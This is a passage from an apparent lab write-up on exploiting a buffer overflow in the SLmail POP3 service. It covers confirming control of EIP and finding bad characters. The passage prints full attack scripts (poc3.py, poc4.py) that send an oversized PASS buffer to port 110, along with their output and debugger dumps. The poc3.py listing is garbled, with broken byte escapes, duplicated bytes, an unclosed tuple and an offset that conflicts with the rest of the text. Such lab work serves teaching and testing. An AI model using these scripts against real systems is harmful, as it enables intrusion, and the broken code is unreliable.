


Figure 13: Resulting the off set

Then I used poc2.py script to check whether I can add what I want as the EIP by sending data to SLmail.




Figure 14: Inside the poc2.py

With this script we send 2606 “A”s, 4 “B”s and 90 “C” as the data to the SLmail. If we can reliably control the EIP the next value after sending data should consists with Bs.

I executed the poc2.py file using the command **python poc2.py 192.168.100.6 110**. Then I got the completed message as below.




Figure 15: Buffer overflow complete message with poc2.py

Now let's go and investigate the immunity debugger in windows VM for the result. As we expected the EIP have been overwritten with **42424242**. 42 is the ASCII value of "B" as below.





Figure 16: Result after executing poc2.py

Step 09


Then go to the Kali Linux VM again. Now I'm going to execute the poc3.py file. That is also very similar to poc.py file. The only difference is the data that we send to the SLmail. The below is the poc3.py file.



```
1 #!/usr/bin/python
2
3 import time, struct, sys
4 import socket as so
5
6 baddies=(
7     "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
8     "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
9     "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
10    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
11    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
12    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
13    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
14    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
15    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
16    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
17    "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\b0"
18    "\xb1\xb2\b3\b4\b5\b6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
19    "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xcc\xcd\xce\xcf\x08"
20    "\xd1\xd2\xd3\xd4\xd5\xde\xdf\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x08"
21    "\xe1\xe2\xe3\xe4\xe5\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x08"
22    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x08"
23    "\xf3\xf4\xf5\xf6\xf7\xf8\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x08"
24
25    buffer = "A" * 2096 + "B" * 4 + baddies
26
27    try:
28        server = str(sys.argv[1])
29        port = int(sys.argv[2])
30    except IndexError:
31        print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
32        sys.exit()
33
34    s = so.socket(so.AF_INET, so.SOCK_STREAM)
35    print "\n[+] Attempting to send buffer overflow to SLmail...."
36    try:
37        s.connect((server,port))
38        s.recv(1024)
39        s.send("USER Jesse" + "\n\n")
40        s.send("PASS " + buffer + "\n\n")
41        print "\n[+] Completed."
42    except:
43        print "[+] Unable to connect to SLmail. Check your IP address and port"
44        sys.exit()
45
```

Figure 17: Inside the poc3.py file


Inside this file in the baddies variable we have mentioned the all possible characters. Now we are going to check whether there are any bad characters that doesn't render properly in the SLmail. We can execute the file using the command **python poc3.py 192.168.100.6 110**. Then I got the buffer overflow completed message as below.



```
root@kali:~/SLmail# python poc3.py 192.168.100.6 110
[+] Attempting to send buffer overflow to SLmail....
[+] Completed.
root@kali:~/SLmail#
```

Figure 18: Buffer overflow complete message with poc3.py

Now let's go to the windows and investigate the immunity debugger. When I was comparing the baddies and the result in the immunity debugger, I understood that after the 09, 0a should be printed. But in the result, after 09, the printed element was 29. So, I decided that, 0a should be a bad character.




```

baddies=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x9a"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\x9b"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x9c"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x9d"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x9e"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x9f"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

```

Figure 20: Baddies



```


ESP: 019BA128
019BA128 04030201 0x030201
019BA12C 08070605 0x070605
019BA130 69202909 0x202909 -> i
019BA134 7473206E 0x73206E n st
019BA138 20657461 0x657461 ate
019BA13C 759F0035 0x9F0035 5. fu
019BA140 0040F41F 0x40F41F 0. 0.
019BA144 019BCE0F 0x9BCE0F 0. 0.
019BA148 002AD0CC 0x2AD0CC 0. 0.
019BA14C 002A15AC 0x2A15AC 0. 0.
019BA150 00000000 0x00000000
019BA154 00000000 0x00000000
019BA158 00000000 0x00000000
019BA15C 00000000 0x00000000
019BA160 00000000 0x00000000
019BA164 00000000 0x00000000
019BA168 00000000 0x00000000
019BA16C 00000000 0x00000000
019BA170 00000000 0x00000000
019BA174 00000000 0x00000000
019BA178 00000000 0x00000000
019BA17C 00000000 0x00000000
019BA180 00000000 0x00000000
019BA184 00000000 0x00000000
019BA188 00000000 0x00000000
019BA18C 00000000 0x00000000
019BA190 00000000 0x00000000
019BA194 00000000 0x00000000
019BA198 00000000 0x00000000
019BA19C 00000000 0x00000000
019BA1A0 00000000 0x00000000

```

Figure 19: Result after executing poc3.py

Step 10

Now let's move to the Kali Linux. Now I sent all the characters except 0a to SLmail by executing poc4.py to check whether there are any other bad characters. You can see below inside the poc4.py file. You will see that inside the baddies variable 0a is missing.



```

#!/usr/bin/python
import time, struct, sys
import socket as so

baddies=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x9a"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\x9b"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x9c"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x9d"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x9e"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x9f"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer = "A" * 2606 + "B" * 4 + baddies

try:
    server = str(sys.argv[1])
    port = int(sys.argv[2])
except IndexError:
    print "[*] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
    sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "[*] Attempting to send buffer overflow to SLmail...."
try:
    s.connect((server,port))
    s.recv(1024)
    s.send("USER jesse" + "\n\n")
    s.recv(1024)
    s.send("PASS " + buffer + "\n\n")
    print "[*] Completed."
except:
    print "[*] Unable to connect to SLmail. Check your IP address and port"
    sys.exit()

```

Figure 21: inside the poc4.py file

I executed the file using the command **python poc4.py 192.168.100.6 110**. Then I got the buffer overflow completed message after the execution as below.




Figure 22: Buffer overflow complete message with poc4.py

When we move to the windows VM and investigate in immunity debugger, after the 0c, od should be printed. But the printed was 0e. So, I decided that the 0d should be a bad character.

